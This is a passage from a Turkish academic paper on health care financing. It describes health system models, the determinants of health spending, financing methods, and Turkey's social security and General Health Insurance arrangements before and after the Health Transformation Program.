Planı geliştiren Beveridge’in adıyla “Beveridge Modeli” olarak anılan bu model, yine “dayanışmacı” bir model olan Bismarck modelinden farklı olarak korporatist “istihdam” yerine “yurttaşlık” temeline dayanmaktadır. Ancak “eşitlikçi” modelden farklı olarak sağlık hizmetlerinin sunumu birinci basamakta tamamen (Genel Pratisyenler) zel sektöre bırakılmış, devlet yalnızca koruyucu hizmetler ve ikinci basamak hizmetleri sunmayı üstlenmiştir (Tatar 2011: 108)..

Bismarck sağlık sistemi; İşçi sınıfı 1871’de Paris’te iktidarı ele geçirdiğinde, sağlık hizmetlerini sosyalleştirmek ve sağlığı herkes için bir “hak” haline getirmek doğrultusunda önemli adımlar atmıştır. Bu dönemde örgütlenen ambulans hizmeti bunun örneklerinden biridir. Paris Komünü oldukça kısa sürmüş ve yenilgiyle sonuçlanmış olsa da, gelecek yıllarda güçlenecek “sağlık hakkı” mücadelesi için esin kaynağı haline gelmiştir.

lkeler belli bir düzeyde sağlık harcamaları gerçekleştirmekte ve bu harcamalar Gayri Safi Yurt İçi Hsıla’sından (GSYİH) aldığı payla çok önemli bir sektör konumundadır. Bu denli önemli olan sağlık harcamaları nereden, nasıl, hangi kurumlar aracılığıyla gerçekleştirilmektedir? Finansman konusuna götürmektedir (Daştan 2015: 108).

2.1. Sağlık Harcamaları Düzeyini Belirleyen Faktörler

Sağlık harcamalarının temel belirleyicileri arasında hem yapısal hem de durumsal/ dnemsal faktörler yer alabilmektedir.

Bu faktörler;

1. Sağlık sistemlerinin nasıl organize edildiği ve yönetildiği,
2. Nüfusun sağlık ihtiyaçları,
3. Ekonomik gelişme ve kişi başı gelir düzeyi,
4. Sosyo-kültürel faktörler,
5. Sağlık güvencesinin varlığı,
6. Sağlık hizmetini sunanların davranışı,
7. Hizmet sunumu ve ödeme modelleri,
8. Nüfusun ve hastaların artan beklentileri,
9. Teknolojik gelişmeler,
10. Sağlık hizmetleri kullanım biçimlerinin değişmesi,
11. Hastalık dokusundaki değişimler,
12. Politik değişimler ve nüfusun yaşlanması ile birlikte sağlık hizmetleri gereksiniminin artması, siyaset ve sosyo-ekonomik değişkenlerdir (Giray ve Çimen, 2018: 148).

Durumsal/dönemsel nedenler siyaset ve sosyo-ekonomik değişkenler sağlık harcamalarının temel belirleyicileri arasında yer alır. Kamu sağlık harcamaları politik önceliklerin bir yansımasıdır. Sağlık harcamaları ulusal gelir ile yakından ilişkilidir. Araştırmalar sağlık harcamalarının kabaca ekonomik büyüme ile orantılı olarak artış eğiliminde olduğunu gösterebilmektedir. Sağlık ile ekonomi arasındaki ilişkiler çift yönlüdür. Bir yandan sağlık ve sağlık hizmetleri ekonomiyi, öte yandan da ekonomi ve ekonomik ilişkiler sağlık ve sağlık hizmetlerini etkiler.

Sağlık hem bireysel hem de ülke düzeyinde ekonomik çıktılar ile yakından ilişkilidir ve dört bağlamda ekonomiye katkı yapar. 1) İşgücü arzı güvenliği, 2) Yüksek üretkenlik, 3) Yatırım ve 4) Tasarruftur. Sağlık harcamaları eğitim harcamalarında olduğu gibi ekonomik büyümeyi ve verimliliği doğrudan etkilemektedir. Sağlık harcamalarının miktar ve kalitesinin artması, yaşam süresini uzatması nedeniyle istihdam süresini uzattığı gibi koruyucu sağlık hizmetleri yolu ile yarattığı pozitif çıktı nedeniyle büyüme üzerinde olumlu bir etki ortaya koymaktadır. Koruyucu sağlık hizmetleri sosyal faydasının maliyetinden daha yüksek olması nedeniyle tedavi edici sağlık hizmetlerine göre hizmet sunumunda öncelikli olarak ele alınması gerekir (Giray ve Çimen 2018: 150).

2.2 Sağlık Harcamaları Düzeyini Belirleme Yaklaşımları

Ülkelerin sağlıkları için ne kadar harcama yapması gerektiği; ağırlıklı olarak çevresel ve ortamsal faktörler tarafından belirlenir. Bununla ilgili kullanılan belli başlı yaklaşımlar;

- Emsal ülke yaklaşımı,

- Politik ekonomi yaklaşımı,
- Sağlık üretimi fonksiyonu yaklaşımı ve
- Bütçe yaklaşımı

Emsal Ülke Yaklaşımı: Emsal ülke yaklaşımı (benzer sosyo-ekonomik düzeydeki ülkelerle veya ülke ortalamaları ile karşılaştırma), gelir düzeyleri, kültürler veya epidemiyolojik profiller gibi benzer sosyo-ekonomik düzeydeki (benzer karakteristiklere sahip) ülkelerin sağlık harcama düzeylerinin karşılaştırılmasıdır. Bu yaklaşım sağlık sonuçları ile sağlık harcaması arasındaki ilişkiyi karşılaştırmalı olarak tahmin etmeyi amaçlamaktadır. Emsal ülke yaklaşımı kapsamında benzer sosyo-ekonomik bireysel ülkeler ile karşılaştırma kadar, yakın ilişki içinde veya üyesi olunan uluslararası kuruluşların ortalamaları da bir kıyaslama aracı olarak kullanılabilir. Örneğin Türkiye ile AB, OECD veya DSÖ ortalamaları arasındaki karşılaştırmalarda olduğu gibi. Mümkün olduğunca benzer karakteristiklere (benzer kişi başı gelir, benzer sağlık çıktıları veya sonuçları gibi) sahip ülkeler kıyaslanmalıdır (Çalışkan 2008: 32).

Politik Ekonomi Yaklaşımı: Bu yaklaşım, “bir ülke sağlığına harcadığından neden daha fazla veya daha az harcamalıdır” sorusunun cevabını aramaktadır. Bu yaklaşıma göre ülke içinde milli gelirin tahsisatında veya genel bütçe tahsisatında çeşitli güçler (özellikle de lobiler) etkili olmaktadır. Bu yaklaşım sağlık harcamalarını belirleyen gerçek politik mekanizmaları ve kamu harcama kararlarını etkileyen sosyal aktörlerin davranışını ele almaktadır (Şen ve Bingöl 2018: 90).

Sağlık Üretimi Fonksiyonu Yaklaşımı: Sağlık harcamasının, sosyo-ekonomik karakteristiklerin ve diğer faktörlerin bir nüfusun sağlık statüsü üzerine olan etkilerini hesaplamayı amaçlamaktadır. Sağlık harcamalarının sağlık statüsü üzerine olan etkisi ve ilişkisi hesaplanmaya çalışılmaktadır.

Bütçe Yaklaşımı: Bu yöntemde hedeflenen sağlık statüsü değişimlerini ve neyin alınmasına ihtiyaç duyulduğunu belirlemek ve bir bütçe yöntemi yapmak gerekir. Bu yöntemde alınacak hizmetler fiyatlandırılır ve bir araya getirilir. Böylece belirlenen hizmet düzeyini satın almak için gerekli fonlar hesaplanır. Bu yaklaşım spesifik programlar düzeyinde yaygın olarak ve yönetimler tarafından bütçe süreçleri esnasında düzenli bir şekilde kullanılmaktadır (Şen ve Bingöl 2018: 95).

3. ÜLKELERİN SAĞLIK HARCAMALARI DÜZEYLERİ

Ülkelerin sağlık hizmetleri için ne kadar harcama yapması gerektiği yönündeki tartışmalarda Dünya Sağlık Örgütü’ne (DSÖ) mal edilen bir oran da verilmektedir. DSÖ, ülkelerin sağlıkları için GSYİH’nin en az %5’ini ayırmaları gerektiğini önermiştir.

Ülkelerin Kalkınmışlık Göstergesi Değişkenleri

- Kişi başına GSMH (\$)

- GSYH dan Sağlığa ayrılan pay
- Yıllık nüfus artış hızı (%)
- Doğuşta beklenen yaşam süresi (yıl)
- Ölüm oranı (%) (Bebek ölüm oranı, anne ölüm oranı)
- Doğum oranı (%)
- Doktor Başına Düşen Nüfus, (1000 kişi)
- 1000 kişi Başına Hastane Yatak Sayısı,
- Okur-yazar oranı (%)
- Yükseköğrenim görenlerin oranı (%)
- Kentleşme oranı (%)
- Kişi Başına Kalori Miktarı, (günlük-cl)
- Kişi Başına Protein Miktarı, (günlük-gr)
- Tarımdaki İşgücünün Toplam İşgücü İçindeki oranını (Sayılı vd., 2017: 4-5).

4. SAĞLIK HİZMETLERİNDE FİNANSMAN MODELLERİ

Finansman; bir ülkenin sağlık sistemini finanse etmesi için gerekli olan tüm fonları elde etme, artırma ve bunları en iyi şekilde kullanma mekanizmalarıdır. Bu mekanizmalar özel veya kamu kaynaklı olabilir.

Sağlık hizmetlerinde finansmanın temel amacı; Hakkaniyet ölçüleri çerçevesinde tüm ülke düzeyinde eşit biçimde, etkili, verimli, ekonomik nitelikte sağlık hizmeti üretecek ve ülke sağlık göstergelerini istendik düzeye yükseltecek biçimde kullanılmasıdır. Sağlık hizmetlerinin finansmanının önemli ve birbiriyle ilişkili üç ayağı bulunmaktadır. Bunlar; sağlık için yeterli fonun toplanması, ödeyiciler arasında risk paylaşımı esasına dayalı olarak fonların havuzlanması ve fonların gerekli sağlık hizmetinin satın alınması veya sağlanması için uygun biçimde kullanılmasıdır. Sağlık hizmetlerinin finansman mekanizmaları, insanları sağlık harcamalarının finansal riskine karşı koruma konusunda kurumsal seçenekler sunmaktadırlar.

4.1. Sağlık Hizmetlerinin Finansmanında Kullanılan Yöntemler

Sağlık hizmetlerinin finansmanı ile ilgili yöntemler incelendiğinde, genel olarak;

- Genel vergiler,
- Sosyal sağlık sigortası,

- Cepten yapılan ödemeler,
- Özel sağlık sigortası ve
- Tıbbi tasarruf hesabı adı altında yapılan ödemeler olmak üzere farklı sistemlerin farklı ülkeler tarafından uygulandığı görülmektedir.

Vergilere Dayalı Finansman; Sağlık hizmetlerinin finansmanında sıklıkla kullanılan vergi yolu ile finansmanda vatandaşlardan çeşitli şekillerde toplanarak bir havuzda biriken ve daha sonra devletin karar mekanizmaları çerçevesinde çeşitli sektörlerle dağıtılan kaynakların kullanımı söz konusudur. Vergiye dayalı finansmanda vatandaşlar sağlık hizmetleri ile ilgili bireysel katkılarını ödedikleri vergiler yoluyla yaparlar ve hizmeti kullanma aşamasında sistem tarafından belirlenen katkı payları dışında bir ödemede bulunmazlar. Bu finansman türünde cevaplanması gereken en kritik sorular, ülkenin vergi toplama kapasitesinin ne olduğu ve toplanan vergilerin adil olup olmadığıdır. Bu iki sorunun cevabı, vergi yoluyla finansmanın sağlık hizmetlerinin performansı üzerindeki olumlu ya da olumsuz etkilerinin de en önemli belirleyicileridir. Vergi toplama kapasitesi ile ilgili olarak göz önüne alınması gereken en kritik konu, toplanan vergilerin ekonomik etkisinin ne olacağıdır. Toplanan vergilerin çok yüksek olması daha çok gelir elde etme konusundaki motivasyonu azaltabileceği gibi ülkenin uluslararası rekabet gücünü ve yatırım potansiyelini de olumsuz yönde etkileyebilir.

Sosyal sağlık sigortası; “Devlet birimleri tarafından düzenlenen, empoze edilen veya kontrol edilen bir risk paylaşım şekli” olarak tanımlanabilir. Fayda ve katkıların tanımlandığı yasal düzenlemelerle kurulur ve sisteme katılım tanımlanmış nüfus kesimleri için zorunludur. Bir başka ifadeyle, kamuya ait sigortaya ya da sigortalara kişilerin kayıt edildiği ve ailedeki tüm bireyler için, aylık ödeme (prim/sağlığa özgü vergi) yapılan bir yöntemdir. Sağlık hizmetlerinin sosyal sigorta ile finansmanında hem çalışanın hem de işverenin, belirlenmiş kurallar çerçevesinde bireyin geliri esas alınarak bir prim ödemesi, bu primlerin bir havuzda toplanması ve daha sonra sağlık ihtiyacı olanların bu havuzda biriken kaynakları kullanarak sağlık hizmetlerini alması söz konusudur. Sosyal sağlık sigortasında primlerin miktarı ve toplanma şekli, gelirlerin toplanması ve harcamaların yapılmasından sorumlu kurumların sayısı ve örgütlenme şekli ve sağlık hizmetlerinin sunum şekli ülkeden ülkeye farklılık göstermektedir.

Cepten yapılan ödemeler, her sağlık sisteminde var olmakla birlikte, sağlık hizmetleri ihtiyacının ne zaman, nerede ortaya çıkacağını ve ne kadar maliyeti olacağını bilinmemesi nedeniyle tek başına bir sağlık hizmeti finansman yöntemi olması uygun değildir. Bu kategorideki ödemeler, bireylerin herhangi bir mal ve hizmeti satın alması durumunda bir geri ödeme kurumu ya da devlet tarafından ödenmeyen ve ceplerinden doğrudan yaptıkları ödemelerdir. Cepten yapılan ödemeler, modern sağlık sistemlerinde özellikle kullanıcı katkıları için yapılmaktadır. Kullanıcı katkılarının ortaya çıkışının en önemli nedeni sağlık hizmetleri talebini düzenlemek, özellikle gereksiz talebi engellemektir.

Cepten yapılan ödemeleri savunanlar, bu ödemelerin hem gereksiz talebi engellemekte önemli rol oynayacağı hem de ilave kaynak yaratacağını öne sürmektedir. Bireyin geliri ile ilişkilendirilmediği durumlarda cepten yapılan ödemeler, hem hakkaniyet hem de risk koruma açısından en olumsuz sonuçlara neden olan finansman yöntemidir. Özellikle düşük gelir ile düşük sağlık statüsü arasındaki ilişki göz önüne alındığında, ödeme yükünün hem gelir hem de sağlık statüsü açısından en kötü konumda olanlara yüklenmesi anlamına gelmektedir. Bu nedenle bir sağlık sisteminde cepten yapılan ödemeler ancak zorunlu durumlarda başvuru, başvurulduğu zaman ise mümkünse bireyin gelir durumu ile ilişkilendirilen bir finansman yöntemi olmalıdır. Sağlık sistemlerinde kullanıcı katkılarının olumsuz etkilerini en aza indirmek için bazı muafiyetler getirilebilmekte, ülke örnekleri incelendiğinde; diyabet, hipertansiyon gibi kronik hastalıkların, kanser ile ilgili harcamaların ve bazı ülkelerde düşük gelir grubundakilerin katkı paylarından muaf tutulduğu görülmektedir.

Özel sağlık sigortası; bu finansman yönteminde geri ödeme kurumu özel sağlık sigortası olup bireylerin ya da kurumların sağlık risklerini sigortalaması söz konusudur. Özel sağlık sigortası da birçok açıdan, cepten yapılan ödemelerde olduğu gibi bir sağlık sisteminin finansmanında ağırlıklı olarak başvurulmaması gereken finansman yöntemlerinden biridir. Bu yöntem, farklı düzeylerde ve farklı amaçlarla kullanılabilir. Örneğin bazı ülkelerde (ABD), nüfusun önemli bir bölümü için temel sağlık finansman kurumuyken bazı ülkelerde kamu sistemi ile birlikte tamamlayıcı bir rol üstlenmektedir (Fransa). Bir başka ifade ile özel sağlık sigortası, kamu sağlık hizmetlerinin finanse etmediği bölümü finanse etmek için kullanılmaktadır.

4.2. Sağlıkta Dönüşüm Programı Öncesinde Sosyal Güvenlik Uygulamaları

SDP öncesindeki sistemde prime dayalı sosyal güvenlik rejimi, üç farklı sosyal güvenlik kurumu tarafından uygulanmaktaydı: Esnaf ve Sanatkarlar ve Diğer Bağımsız Çalışanlar Sosyal Sigortalar Kurumu (Bağ-Kur). SSK, özel sektör çalışanları ile kamu işçilerine, ES, emekli devlet memurlarına sosyal güvenlik hizmeti sunmaktadır. Fonları hem emeklilik sigortası hem de sağlık sigortası işlevini üstlenmektedir. Aktif memurların sağlık masrafları, bağlı buldukları kamu kurumu bütçesinden karşılanmaktadır (Sülkü 2011: 10-11).

Ayrıca, 1992 yılından itibaren “Yeşil Kart” programı çerçevesinde, sağlık hizmetlerini karşılama gücü olmayan veya çok kısıtlı olan düşük gelirli bireyler, kamu tarafından ücretsiz sağlık bakım hizmetleri sunulmaktadır. Sosyal güvenlik fonlarının uygulamalarında ve hesaplarında, norm ve standart birliğini sağlamak için 2006’ da Sosyal Güvenlik Kurumu (SGK), 5502 sayılı Sosyal Güvenlik Kurumu Kanunu ile kurulmuştur. SGK ile birlikte SSK Başkanlığı, Bağ-Kur Genel Müdürlüğü ve Emekli Sandığı Genel Müdürlüğü aynı çatı altında toplanmıştır. GSS uygulamasına Ekim 2008’ de geçilmiştir (Sülkü 2011: 45).

Hizmet Sundukları Gruplar ve Finansman Kaynakları; Sosyal güvenlik kurumlarının sağladıkları sağlık yardımlarından; Zorunlu veya isteğe bağlı olarak sigortalı olanlar, Herhangi bir şekilde bir sağlık yardımından yararlanmayan eşleri, Bakmakla yükümlü oldukları çocuklarıyla anne ve babaları yararlanır. Çocukların sağlık yardımlarından faydalanabilmesi için; 18 yaşını, Ortaöğrenimde ise 20 yaşını, Yükseköğrenime devam etmekte ise 25 yaşını doldurmamış olması gerekmektedir. Çocukların (18 yaş altı olanlar hariç) diğer sosyal güvenlik kanunları kapsamında çalışmaması ve çalışmalarından dolayı gelir veya aylık almaması gerekmektedir. 18 yaşından büyük çocuklar çalışmayacak durumda malul ise sağlık yardımı kapsamına girerler. Ayrıca, yaşları ne olursa olsun evli olmayan, evli olmakla beraber sonradan boşanan veya dul kalan kız çocukları, diğer sosyal güvenlik kanunları kapsamında çalışmıyor ve bu çalışmalarından dolayı gelir veya aylık almıyorlarsa, sağlık yardımı kapsamına girerler. Sosyal güvenlik kurumları (SSK-E.S-BAĞKUR), sigortalılardan temin edilen primlerle finanse edilirken, Yeşil Kartlılar ile aktif memurların sağlık harcamaları genel bütçeden karşılanmaktadır. Fakat sosyal güvenlik kurumları da verdikleri açıklar yüzünden, bütçeden sübvansede edilmektedir (Uğurluoğlu ve Özgen 2008: 138).

Kişi başı sağlık harcamaları; Türkiye, USH araştırması raporunda, 2000 yılında Türkiye genelinde kişi başı ortalama sağlık harcamasını 127 \$ olarak bildirmiştir. Sigorta grubuna göre kişi başı sağlık harcaması; SSK'da 106 \$, Bağ-Kur'da 143 \$, Emekli Sandığında 276 \$, aktif devlet memurları 190 \$ ve Yeşil Kartlılar için 47 \$ olarak gerçekleşmiştir.

Kapsadıkları sağlık hizmetleri; SSK' nın kısa vadeli sigorta kolu olan sağlık hizmetleri; iş kazalarını, meslek ve doğum/analık hastalıklarını kapsamına alır.

Sağlık yardımları kapsamı;

1) Hekim muayenesi, hekimin gerekli görmesi üzerine teşhis için gereken klinik ve laboratuvar muayenelerinin sağlanması, gerekirse sağlık tesislerine yatırılması ve her türlü tedavisinin yapılması,

2) Tedavi süresince gerekli ilaç ve iyileştirme araçlarının sağlanması, protez araç ve gereçlerin sağlanması, takılması, onarılması ve yenilenmesi.

3) Yurt içinde tedavisinin mümkün olmadığı ve sigortalının durumunda faydalı bir iyileşme sağlayacağına inanıldığı hallerde yurt dışında tedavisinin sağlanması (www.saglik.gov.tr/ E.T: 15.01.2021).

Yardımlardan yararlanabilme şartları; SSK sigortalısının teminat paketindeki yardımlardan yararlanabilmesi için hastalık sigortası primlerini, hastalığın başladığı tarihten önceki son altı ay içinde en az 60 gün için ödemesi gerekmektedir. Eş ve bakmakla mükellef olunanların sağlık yardımlarından yararlanabilmesi için hastalığı anlaşıldığı tarihten önceki bir yıl süresince en az 120 gün, hastalık

sigortası primi yatırılmış olmalıdır. SSK, E.S, BAĞ-KUR sağlık hizmetlerini Sağlık Bakanlığı, mahalli idareler, üniversiteler, kamu iktisadi teşebbüslerine ait sağlık tesisleri, dış hizmetleri, diyaliz ve kardiyovasküler hizmetler gibi tedavileri, özel hastaneler ve diğer sağlık tesisleriyle sağlık hizmetinin sunumunu yürütür. ES' nin sağlık yardımları için belirli bir süre sigortalı olma veya prim ödeme şartı aranmaz. ES, kamu sağlık sigortası sınıflamaları içerisinde en kapsamlı temel teminat paketine sahiptir. Yeşil Kartlılar sağlık hizmetlerini Sağlık Bakanlığına bağlı sağlık tesislerinden ve sevk ile üniversite hastanelerinden alabilmektedirler; ancak, özel hastanelerden faydalanamamaktadırlar (www.saglik.gov.tr/ E.T: 15.01.2021).

Katkı payları/geri ödeme mekanizması;

SSK aktif sigortalıları; Kendileri ve bakmakla yükümlü oldukları için ayakta tedavilerde, ilaç bedellerinin % 20' sini öderler. SSK' nın sağlık yardımlarından yararlananlar 20 TL' den az olmamak üzere muayene ücreti öder. Ancak doktorun zorunlu görmesi halinde yapılacak diğer polikliniklerden ücret alınmaz. SSK sağlık tesislerinin kullanılması durumunda, muayene ve ameliyat hizmetleri için BUT (Bütçe Uygulama Talimatı) tarafından belirlenen fiyatların yarısı miktarında katkı payı öderler. Uzun süreli ayakta tedavi gerektiren kanser, tüberküloz, kronik böbrek, organ transplantasyonları ve benzeri hastalık tedavilerinde katkı payı alınmaz.

Bağ-Kur'luların; Poliklinik muayene ve ilaç ücretlerinin aktif sigortalılar tarafından %20'si, pasif sigortalılar tarafından ise %10'u katkı payı olarak ödenir. Uzun süreli ayakta tedavi gerektiren kanser, tüberküloz, kronik böbrek ve benzeri hastalık tedavilerinde katkı payı alınmaz.

Emekli Memurlar; Ayakta tedavilerinde reçete edilen ilaç bedellerinin %10' unu karşılar.

Aktif Memurlar; Ayakta tedavi ilaç ücretinin %20' sini katılım payı olarak öder. Uzun süreli ayakta tedavi gerektiren kanser, tüberküloz, kronik böbrek, akıl hastalıkları, organ nakli ve benzeri hastalıkların tedavilerinde katkı payı alınmaz.

4.3. Sağlıkta Dönüşüm Programı Sonrası Sağlık Hizmetlerinin Finansmanı: (Genel Sağlık Sigortası Sistemi)

GSS sistemi ile sağlık hizmetlerinin kapsamı tüm vatandaşlar için artmıştır. Fakat buna rağmen GSS, sistem olarak ES uygulamalarından önemli farklılıklar göstermektedir. GSS Amacı; Tüm vatandaşların eşit kapsam ve kalitedeki sağlık hizmetlerine erişimini, risk paylaşım ilkesine ve hakkaniyete dayalı olarak üst düzeye çıkarmaktır. Sağlık alanında finansal koruma sistemini gerçekleştirmektir. Temel politikalarından biri her türlü koruyucu sağlık hizmetinin uygulanmasını ve yaygınlaştırılmasının sağlamaktır (Güvercin vd., 2016: 82).

Koruyucu sağlık hizmetlerinin yaygınlaştırılması, kaynakların gereksiz israfını engelleyeceği gibi, hastanelerdeki hasta yoğunluğunu da hafifletmiş olacaktır. GSS, tedavi hizmetlerinde özel-kamu

ayırımına son vermektedir. SGK ile protokol imzalayan özel hastanelerde yapılan her türlü tedavinin masrafını devlet karşılayacaktır. Sonuç olarak; vatandaşlar sağlık hizmetine daha rahat erişerek, daha etkin bir sağlık hizmeti alabilecektir. GSS kapsamında verilecek sağlık hizmetleri ile ödenen prim miktarı arasında bir ilişki olmayacaktır. Gelire göre prim alınmasına karşılık, ihtiyaca göre hizmet verilecektir (Basan ve Bilir 2016: 45).

GSS Kapsamındaki Nüfus ve Finansman Kaynağı; GSS tüm vatandaşlarını, Türkiye’ de bir yıldan fazla ikamet eden yabancıları, sığınmacı ve vatansızları kapsamaktadır. 18 yaşın altındaki çocuklar koşulsuz olarak GSS kapsamındadır. Er ve erbaşlar, tutuklu ve hükümlüler ile yabancı bir ülke mevzuatı kapsamında sigortalı olanlar kapsam dışındadır. Kapsamdaki kişilerin GSS’ ye katılımı zorunludur. GSS prim oranı %12,5’ dir. Primin %5’ i çalışan hissesi, %7,5’ i işveren katkısıdır. Emeklilerden sağlık hizmetleri için prim alınmayacak, aylıklarından kesinti yapılmayacaktır. Tüm yoksulların primlerini ise sosyal yardımlara ayrılan kaynaklardan devlet karşılayacaktır. Düzenlemeye göre Yeşil Kartlılar, ilk 2 yıl boyunca başka bir işleme gerek kalmaksızın GSS kapsamında sayılacak, sonrasında SGK’ nın belirlediği ölçütlere göre, primleri devlet tarafından ödenecek kişiler belirlenecektir. Halihazırda Yeşil Kart kapsamında olan fakat SGK kriterlerine göre GSS’ de katkısız sağlık sigortasına hak kazanamayan kesim için indirimli bir prim oranı uygulanacaktır (Yaşar 2007: 82).

GSS’ nin pratikte uygulanmasında bazı aksaklıklar görülmektedir. Aktif devlet memurları ve Yeşil Kartlıların GSS altında toplanması planlanmaktaydı. Fakat aktif memurların GSS kapsamına alınması üç yıl, Yeşil kartlıların alınması iki yıl ertelenmiştir. Kanunun çok önemli bir başka unsuru olan 18 yaş altındakilerin, koşulsuz olarak sağlık hizmetlerinden yararlandırılacağına ilişkin hüküm, (SUT) Sağlık Uygulama Tebliği’ nde henüz düzenlenmemiş.

GSS Kapsamındaki Sağlık Hizmetleri

1. Koruyucu ve önleyici sağlık hizmetleri,
2. Hastalık, analık, iş kazası ve meslek hastalığı sebebiyle ayakta veya yatarak hekim tarafından yapılacak muayene, lüzumlu olması halinde teşhis için gereken klinik muayeneler, laboratuvar tetkik ve tahlilleri, tıbbi bakım ve tedaviler,
3. Diş tedavisi (18 yaşına kadar sınırsız),
4. Üreme tedavisi hizmetleri, evli sigortalıların en fazla iki denemeyle sınırlı kalmak şartıyla tüp bebek tedavisi (kadının 23 yaşından büyük, 39 yaşından küçük olması şartıyla),
5. Hasta ve bir refakatçisinin yol parası ve zaruri masrafları, 18 yaşının altında ve 65 yaşının üstünde olan kimselerin tedavileri sırasında bir kişi ile sınırlı olmak üzere refakatçi giderleri,

6. Yurt dışında tetkik ve tedavi hizmetleri, geçici veya sürekli görevle yurt dışında bulunanlara ve Türkiye’ de tedavinin sağlanmadığı hallerde herkese sağlanmaktadır.

Sağlık Hizmetlerinden Yararlanma Şartları; GSS’ den yararlanabilmek için sağlık hizmeti sunucusuna başvuru tarihinden önceki bir yıl içinde, en az 30 gün prim ödenmiş olması zorunluluğu vardır. Tüp bebek tedavilerinden yararlanabilmek için en az beş yıldır genel sağlık sigortalısı (veya bakmakla yükümlü olunan kişi) olup, 900 gün prim ödemiş olmak gerekmektedir. Sağlık hizmeti sunucusuna başvurulduğu tarihte kısa ve uzun vadeli sigorta primleri dahil, genel sağlık sigortası prim borcu bulunmamalıdır. Koruyucu sağlık hizmetlerinde, bulaşıcı hastalık durumlarında, acil hallerde, analık halinde, iş ve meslek hastalığında ve tıbben başkasının bakımına muhtaç olunma durumunda yararlanma şartları aranmamaktadır (Çallı 2015: 135).

4.4. SDP Sonrası Sağlık Hizmetlerinin Finansmanında Sağlık Bakanlığının Rolü

Sağlık Bakanlığı, sağlık hizmetleri sunumunun yanı sıra Yeşil Kart programı ile sağlık hizmetleri finansmanında da rol almaktadır. SGK’ ya devredilmesi planlanan Yeşil Kart programı, Sosyal Güvenlik Kanunu Anayasa Mahkemesinden geçemediği için hala SB üzerinden finanse edilmektedir. Buna göre Sağlık Bakanlığı, yıllık bütçesinin bir alt kalemi olarak Yeşil Kartlıların sağlık harcamaları tahsisini, Maliye Bakanlığında almaktadır. Yükselen sağlık harcamalarına karşı tedbir olarak 2009 yılında Maliye Bakanlığı, SGK ve Sağlık Bakanlığı arasında Sağlık Bakanlığına bağlı hastaneler için sınırlı bir yıllık bütçe olması hususunda protokol düzenlenmiştir. Bu düzenlemeyle fonların tamamı SGK’ dan SB’ ye ve SB üzerinden hastanelere aktarılmaktadır. Sağlık Bakanlığı kendisine bağlı birinci basamak sağlık kuruluşları, sağlık ocakları ve benzeri kuruluşlarda verilen bütün sağlık hizmetlerinin sigortasızlar dahil tüm vatandaşlarımız için, tamamen ücretsiz hale getirilmesini amaçlamıştır. Bu amaçla 2007’ de Maliye Bakanlığı, SGK ve Sağlık Bakanlığı arasında birinci basamak tedavi hizmetlerinin sağlanması için bütçe uygulamasına geçilmiştir. SGK fonları aylık olarak, Sağlık Bakanlığı Merkez Döner Sermaye Saymanlığı hesabına yatırılmaktadır. Sağlık Bakanlığı ise, bu fonları üretmiş oldukları hizmetin tutarına göre ilgili birinci basamak kuruluşlarına dağıtmaktadır.

5. SONUÇ VE ÖNERİLER

Sağlık hizmetlerinin finansmanı düşünüldüğünde genel olarak sağlığa ayrılan kaynak, aslında ülkelerin gelişmişlik düzeylerini ortaya koyan en önemli göstergelerden biridir ve Türkiye, önümüzdeki yıllarda bir taraftan GSMH içinde sağlığa ayırdığı payı arttırarak en azından OECD ortalamasına ulaşmaya çalışırken, diğer taraftan bu kaynakların en verimli şekilde kullanılmasını sağlamak zorundadır. Türkiye’de ki sağlık sistemi ve organizasyon yapısı ortaya konularak sağlık sunumu ve finansmanı incelendiğinde Türkiye’de ki sağlık sisteminin karma bir yapıya sahip olduğu ifade edilebilir. Bir taraftan belirli bir kesim için zorunlu sigorta modeli uygulanırken diğer taraftan kamu yardımı modeli uygulanmaktadır. Türkiye’de vatandaşlar sağlık hizmetlerini kamu kuruluşlarından

alabildikleri gibi serbest piyasa sistemi içerisinde kar güdüsüyle faaliyet göstermekte olan özel sağlık kurumlarından da sağlayabilmektedir. Bu çerçevede Türkiye'deki sağlık finansmanın daha iyi bir düzeye gelebilmesi için;

Sağlık kaynaklarının gereksiz bir şekilde israf edilmesinin önüne geçilmesi gerekmektedir. Sağlık harcamaların genel bütçeden karşılanması sistemi genişletilmelidir.

Sağlık kurumlarındaki kayıt dışı istihdamın önlenmesi için gerekli tedbirlerin alınması gerekmektedir.

Herkesin dahil olduğu, kimsenin cebinden ek bir ödemenin çıkmayacağı bir genel sağlık sigorta sisteminin yapılması veya var olan sistemin genişletilmesi,

Ülkemizin var olan sağlık kaynaklarının etkili, verimli ve etkin bir şekilde kullanılmasına özen gösterilmelidir.

Özel hastanelerin fiyatlandırma sistemi kontrol edilmeli ve hizmet alanlardan fazla ücret alınmasının önüne geçilmelidir.

Mevzuatın uygulamasından sorumlu olan sağlık yöneticilerinin ve çalışanların yürürlükte olan mevzuata hakim olmaları için eğitimlerin düzenleneceği bir sağlık sisteminin oluşturulması uygun olacağı düşünülmektedir.

6. KAYNAKÇA

Acar, A. Yeğenoğlu, S. (2006). Sağlık Ekonomisi Perspektifinden Farmakoekonomi. Hacettepe Üniversitesi Eczacılık Fakültesi Dergisi, 26(1): 39-55.

Basan N.M ve Bilir N. (2016). Koruyucu sağlık hizmetlerinde önleme çelişkisi ve nedenleri, Cilt 15, Sayı 1, TAF Prev Med Bull.

Çalışkan, Z. (2008). Sağlık Ekonomisi: Kavramsal Bir Yaklaşım, H.Ü. İktisadi ve İdari Bilimler Fakültesi Dergisi, Cilt 26, Sayı 2, 2008, s. 29-5.

Çalışkan, Z. (2009). Sağlık Hizmetlerinde Önceliklerin Belirlenmesinde Ekonomik Değerlendirme Yöntemi Olarak Maliyet-Etkililik Analizi, Süleyman Demirel Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, C.14, S.2 S.311-332

Çelik, Y. (2011). Sağlık Ekonomisi, Siyasal Kitabevi, Ankara.

Daştan, İ. (2015). OECD Ülkeleri ve Türkiye'nin Sağlık Sistemleri, Sağlık Harcamaları ve Sağlık Göstergeleri Karşılaştırması, Sosyal Güvenlik Dergisi, Journal Of Social Security, 2015 / 1

Dewar, D.M. (2010). Essentials of Health Economics, Jones and Bartlett Publishers, Canada.

Erol H. ve Özdemir A. (2014). Türkiye’de Sağlık Reformları ve Sağlık Harcamalarının Değerlendirilmesi Ocak 2014, Cilt 4, Sayı 1, Sayfa 9-34

Giray F. ve Çimen G. (2018). Sağlık Harcamalarının Düzeyini Belirleyen Faktörler: Türkiye ve Oecd Ülkeleri Analiz, Sayıştay Dergisi, Sayı:111 Ekim - Aralık 2018

